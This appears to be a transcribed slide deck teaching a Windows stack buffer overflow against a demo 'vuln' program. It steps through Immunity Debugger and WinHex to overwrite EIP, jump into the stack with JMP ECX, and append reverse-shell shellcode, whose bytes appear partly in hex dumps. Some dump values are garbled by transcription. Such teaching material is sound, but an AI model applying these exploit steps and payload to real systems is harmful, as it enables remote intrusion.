
## Demo: Breaking at call strcpy

Continuing execution (F9) and breaking at the call to `strcpy`. The current function's stack frame is marked blue in the lower right pane.



## Demo: Step over

Stepping over the call to `strcpy` (F8). The input string has been copied into the stack buffer. Everything works as expected, and we continue with F9.



# Demo: Breaking at call strcpy

After adding 16 more A's to the a.bin file, we restart the debugger and again we break at the call to strcpy.

The screenshot shows the Immunity Debugger interface with the assembly window open. The assembly code is as follows:

```
01401048: 8945 F0 MOU DWORD PTR SS:[EBP-10],EAX
0140104B: 8945 F4 MOU DWORD PTR SS:[EBP-C],EBX
0140104E: 8945 F8 MOU DWORD PTR SS:[EBP-8],EAX
01401051: 8945 FC MOU DWORD PTR SS:[EBP-4],EBX
01401054: 8B40 08 MOU ECX,DWORD PTR SS:[EBP+8]
01401057: 51 PUSH ECX
01401058: 8D55 F0 LEA EDX,DWORD PTR SS:[EBP-10]
0140105B: 52 PUSH EDX
0140105C: E8 9FFFFFFF CALL vuln	strcpy [strcpy] dest
```

The registers window shows:

Register	Value
ECX	00000000
EDX	0019FD34 ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EBX	0019FD18
ESP	0019FD10
EBP	0019FD28
ESI	0141DE8C vuln.0141DE8C
EDI	0065DC98

The stack dump window shows memory starting at address 0141D000. The assembly window has a yellow box around the call to strcpy. The registers window has a yellow box around the value of EDX. The stack dump window has a yellow box around the value of ESI.

At the bottom, the status bar says "[04:52:22] Breakpoint at vuln.0140105C <copy\_buf+1C> Paused".

## Demo: Step over

Stepping over the call to strcpy (F8). The input string has been copied into the stack buffer and overflowed the saved EBP and return address.

The screenshot shows the Immunity Debugger interface with the assembly window active. The assembly code is as follows:

```
01401048 . 8945 F0 MOU DWORD PTR SS:[EBP-10], EAX
0140104B . 8945 F4 MOU DWORD PTR SS:[EBP-C], EAX
0140104E . 8945 F8 MOU DWORD PTR SS:[EBP-8], EAX
01401051 . 8945 FC MOU DWORD PTR SS:[EBP-4], EAX
01401054 . 8B40 08 MOU ECX, DWORD PTR SS:[EBP+8]
01401057 . 51 PUSH ECX
01401058 . 8D55 F0 LEA EDX, DWORD PTR SS:[EBP-10]
0140105B . 52 PUSH EDX
0140105C . E8 9FFFFFFF CALL vuln strcpy
01401061 . 83C4 08 ADD ESP, 8
01401064 . 8B85 MOU ESP, EBP
01401066 . 5D POP EBP
01401067 . C3 RETN
01401068 . CC INT3
01401069 . CC INT3
0140106A . CC INT3
0140106B . CC INT3
0140106C . CC INT3
0140106D . CC INT3
```

The instruction at address 01401061 (CALL vuln strcpy) is highlighted. The registers window shows:


Registers (CPU)
rax 0019FD18 ASCII "AAAAAAAAAAAAAAAAAAAAAA"
rcx 0019FD4D
rdx 00000000
rbx 00361000
rsp 0019FD10
rbp 0019FD28 ASCII "AAAAAAA"
rsi 0141DE8C vuln.0141DE8C
rdi 0065DC98
rip 01401061 vuln.01401061

The stack dump window shows the memory starting at address 0141D000. The stack contains the input string "AAAAAAAAAAAAAAAAAAAAAA" followed by zeros and the error code 00000000.

Bottom status bar: Paused

Demo: EIP at 41414141

We single step (F7) until the current function returns. The return address gets popped off the stack and placed into EIP. EIP is now filled with four of our A's.



# Demo: EIP at 41414141

Instead of returning into 41414141, we want to return into the start of the buffer we control. Furthermore, we want that buffer to contain some code, not just A's.

The screenshot shows the Immunity Debugger interface. The top menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. The title bar reads "Immunity Debugger - [CPU - main thread]". The status bar at the bottom right says "Paused".


The Registers window shows the following state:

Register	Value	Description
EAX	0019FD18	ASCII "AAAAAAAAAAAAAAAAAAAAA"
ECX	0019FD4D	
EDX	00000000	
EBX	00361000	
ESP	0019FD38	
EBP	41414141	
ESI	0141DE8C	vuln.0141DE8C
EDI	0065DC98	
EIP	41414141	

The memory dump window shows the memory starting at address 0141D000. The first few bytes are ASCII 'A's. The EIP register is highlighted in yellow at address 41414141. The status bar at the bottom right says "Paused".


## Demo: Editing a.bin in WinHex

We edit the a.bin file in WinHex. The last four A's that overflowed the return address are replaced with the address of the stack buffer (in little endian). We replace the first A's with NOPs (0x90) and a breakpoint (0xCC).



## Demo: Breaking at call strcpy

We restart the debugger and break at the call to `strcpy`.



# Demo: Step over

Stepping over the call to strcpy (F8). We have overflowed the return address with the address of our buffer.

The screenshot shows the Immunity Debugger interface with the assembly window active. The assembly code is as follows:

```
01401048 . 8945 F0 MOU DWORD PTR SS:[EBP-10], EAX
0140104B . 8945 F4 MOU DWORD PTR SS:[EBP-C], EAX
0140104E . 8945 F8 MOU DWORD PTR SS:[EBP-8], EAX
01401051 . 8945 FC MOU DWORD PTR SS:[EBP-4], EAX
01401054 . 8B40 08 MOU ECX, DWORD PTR SS:[EBP+8]
01401057 . 51 PUSH ECX
01401058 . 8D55 F0 LEA EDX, DWORD PTR SS:[EBP-10]
0140105B . 52 PUSH EDX
0140105C . E8 9FFFFFFF CALL vuln	strcpy
01401061 . 83C4 08 ADD ESP, 8
01401064 . 8B85 MOU ESP, EBP
01401066 . 5D POP EBP
01401067 . C3 RETN
01401068 . CC INT3
01401069 . CC INT3
0140106A . CC INT3
0140106B . CC INT3
0140106C . CC INT3
0140106D . CC INT3
```

The instruction at address 01401061 (CALL vuln strcpy) is highlighted in blue. The registers window shows:

Registers (CPU)
EAX 0019FD18
ECX 0019FD4C
EDX 00000000
EBX 00368000
ESP 0019FD10
EBP 0019FD28
ESI 0141DE8C vuln.0141DE8C
EDI 005C3050
EIP 01401061 vuln.01401061

The stack dump window shows memory starting at address 0141D000. The first few bytes are:

Address	Hex dump	ASCII
0141D000	72 00 00 00 5B 45 52 52 4F 52 5D 20 63 6F 75 6C	r...[ERROR] coul
0141D008	64 20 6E 6F 24 20 6F 70 65 6E 20 25 73 00 00 d not open %s...	
0141D020	49 6E 20 25 24 30 20 25 23 00 00 00 55 73 61 67	Input: %s...Usag
0141D030	65 3A 20 25 23 20 66 69 6C 65 00 FF FF FF FF e: %s file..	
0141D040	91 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0141D050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0141D060	81 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0141D070	93 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00	464.....
0141D080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0141D090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0141D0A0	FF	
0141D0B0	00 00 A0 0F 00 00 00 00 00 00 00 00 00 00 00 00	..@.....
0141D0C0	00 00 00 00 00 02 20 00 00 00 00 00 00 00 00 00	0.....@.....
0141D0D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@.....
0141D0E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@.....
0141D0F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@.....
0141D100	02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@.....
0141D110	FF	.....@.....
0141D120	00 00 00 00 A0 0F 00 00 00 00 00 00 00 00 00 00	.....@.....
0141D130	BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@.....
0141D140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....@.....

# Demo: Returning into the stack

We single step (F7) down to the return instruction. The next single step will return us into the stack.

The screenshot shows the Immunity Debugger interface with the assembly window active. The assembly pane displays the following code:

```
01401048: 8945 F0 MOU DWORD PTR SS:[EBP-10], EBX
0140104B: 8945 F4 MOU DWORD PTR SS:[EBP-C], EBX
0140104E: 8945 F8 MOU DWORD PTR SS:[EBP-8], EBX
01401051: 8945 FC MOU DWORD PTR SS:[EBP-4], EBX
01401054: 8B4D 08 MOU ECX, DWORD PTR SS:[EBP+8]
01401057: 51 PUSH ECX
01401058: 8D55 F0 LEA EDX, DWORD PTR SS:[EBP-10]
0140105C: 52 PUSH EDX
0140105D: E8 9FFFFFFF CALL vuln.strcpy
01401061: 83C4 08 ADD ESP, 8
01401064: 8B85 MOU ESP, EBP
01401066: 5D POP EBP
01401067: C3 RETN
```

The registers pane shows the following state:

Register	Value
eax	0019FD18
ecx	0019FD4C
edx	00000000
ebx	00368000
esp	0019FD2C
ebp	41414141
esi	0141DE8C vuln.0141DE8C
edi	0005C3050
eip	01401067 vuln.01401067

The stack dump pane shows memory starting at address 0141D000. The registers pane also shows the current stack pointer (esp) at 0019FD2C.

# Demo: Running on the stack

We are now running on the stack, executing our input as code.

The screenshot shows the Immunity Debugger interface with the following details:

- Registers (CPU):** Shows CPU register values:
  - EAX: 0019FD18
  - ECX: 0019FD4C
  - EDX: 00000000
  - EBX: 00348000
  - ESP: 0019FD38
  - EBP: 41414141
  - ESI: 0141DE8C vuln.0141DE8C
  - EDI: 005C3050
- Stack (CPU):** Shows the stack contents starting at address 0019FD18, mostly containing NOP (0x90) and INC ECX (0x41) instructions.
- Registers (CPU):** Shows CPU register values:
  - EIP: 0019FD18
  - C 0 ES 002B 32bit 0<FFFFFF>
  - P 1 CS 0023 32bit 0<FFFFFF>
  - A 0 SS 002B 32bit 0<FFFFFF>
  - Z 0 DS 002B 32bit 0<FFFFFF>
  - S 0 FS 0053 32bit 3AB000<FFF>
  - I 0 GS 002B 32bit 0<FFFFFF>
  - D 0 LastErr ERROR\_SUCCESS <00000000>
- Memory Dump:** Shows memory dump panes for addresses 00141D000 to 00141D140. The dump shows various ASCII strings and binary patterns, with some memory cells highlighted in blue.
- Status Bar:** Shows "Paused" status.

## Demo: Editing a.bin in WinHex


We extend our input file with code that will create a reverse shell, connecting back to the attacker. We will have to jump over the corrupted return address to reach it, but we will deal with that particular problem in a minute.

The screenshot shows the WinHex application interface. The title bar reads "WinHex - [a.bin]". The menu bar includes File, Edit, Search, Navigation, View, Tools, Specialist, Options, Window, and Help. The toolbar contains various icons for file operations like Open, Save, Copy, Paste, and Find. The main window displays a table with two columns: "Offset" and "ANSI ASCII". The "Offset" column lists memory addresses from 00000000 to 00000110. The "ANSI ASCII" column shows the corresponding characters as they appear in the file. Some characters are highlighted in blue, indicating they are selected or modified. The status bar at the bottom right shows the value 19.7.

Offset	ANSI ASCII
00000000	ÍÍÍÍAAAAAAA
00000010	AAAA Á
00000020	%...t« ÚÚÚt\$ôX
00000030	)É±V1p p fèyd^í
00000040	ië; iŒ(ëXŒO È< -
00000050	æ·IÆ)µEé6pºÄC)ŒG
00000060	KØÖSrÙ(Œ³æÁüllwì
00000070	8D‡Q-Ìt!Íy*:;-Ýí
00000080	i¢WÖi .mÆd±§ „ +
00000090	~w^Í h &] .ý Á»æ
000000A0	t, Ä7FÚ€;#`Í_²]d
000000B0	[?`«{Go·Øæ6 Ž (
000000C0	þo²" {ÍhzHá'zÆuà
000000D0	HI.nà èiq ¥9EŒF
000000E0	902 ic“ á÷ Íýš1
000000F0	ö:-Ú ; F Ý’&ÁqS-
00000100	¡;!ý. [þå6ö Sno
00000110	bä Töf hñu;r ño @


## Demo: Breaking at call strcpy

We restart the debugger and break at the call to `strcpy`.



## Demo: Step over

Stepping over the call to `strcpy` (F8). The code we added to `input` has not been copied. The reason: `strcpy` stops copying when it reaches a null byte, and the return address we did provide includes a null byte.



# Demo: ECX saves the day


It turns out ECX contains a pointer to the rest missing part of our input. What if we replace the NOPs at the start of our buffer with the opcode for JMP ECX?

The screenshot shows the Immunity Debugger interface with the following details:

- Registers (FPU):** AX: 0019FD18, ECX: 0019FD4C, EDX: 00000000, EBX: 003F4000, ESP: 0019FD10, EBP: 0019FD28, ESI: 0141DE8C, EDI: 004BDC98, EIP: 01401061.
- Code auditor and software assessment specialist needed:** A tooltip message displayed above the assembly window.
- Assembly View:** Shows the assembly code for the current module. The instruction at address 01401061 is highlighted: `CALL vuln.strcpy`. The previous instruction is `83C4 00 ADD ESP,8`.
- Registers View:** Displays various CPU registers in hex and ASCII format.
- Registers View (Bottom):** Displays the last error code as `ERROR_SUCCESS <00000000>`.
- Registers View (Bottom):** Displays memory dump starting at address 0141D000, showing ASCII and hex values.
- Status Bar:** Shows the status "Paused".
- Page Number:** 58 / 69.

## Demo: Assemble

Immunity Debugger contains an assembler that we access by right clicking in the disassembly pane and choosing Assemble. We ask it to assemble the instruction JMP ECX, and it gives us the opcode for JMP ECX: FF E1.



# Demo: Editing a.bin in WinHex

We replace the initial NOPs with the opcode for JMP ECX.

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	FF	E1	90	90	CC	CC	CC	41	41	41	41	41	41	41	41	ÿá ïïïïAAAAAAA	
00000016	41	41	41	41	18	FD	19	00	90	90	90	90	90	90	90	AAAA ý	
00000032	90	90	90	90	BE	85	86	AB	11	DA	DA	D9	74	24	F4	58 %...†« ÜÜÜt\$ôX	
00000048	29	C9	B1	56	31	70	13	03	70	13	83	E8	79	64	5E	ED )É±V1p p fèyd^í	
00000064	69	EB	A1	0E	69	8C	28	EB	58	8C	4F	7F	CA	3C	1B	2D iëj iŒ(éXŒØ È< -	
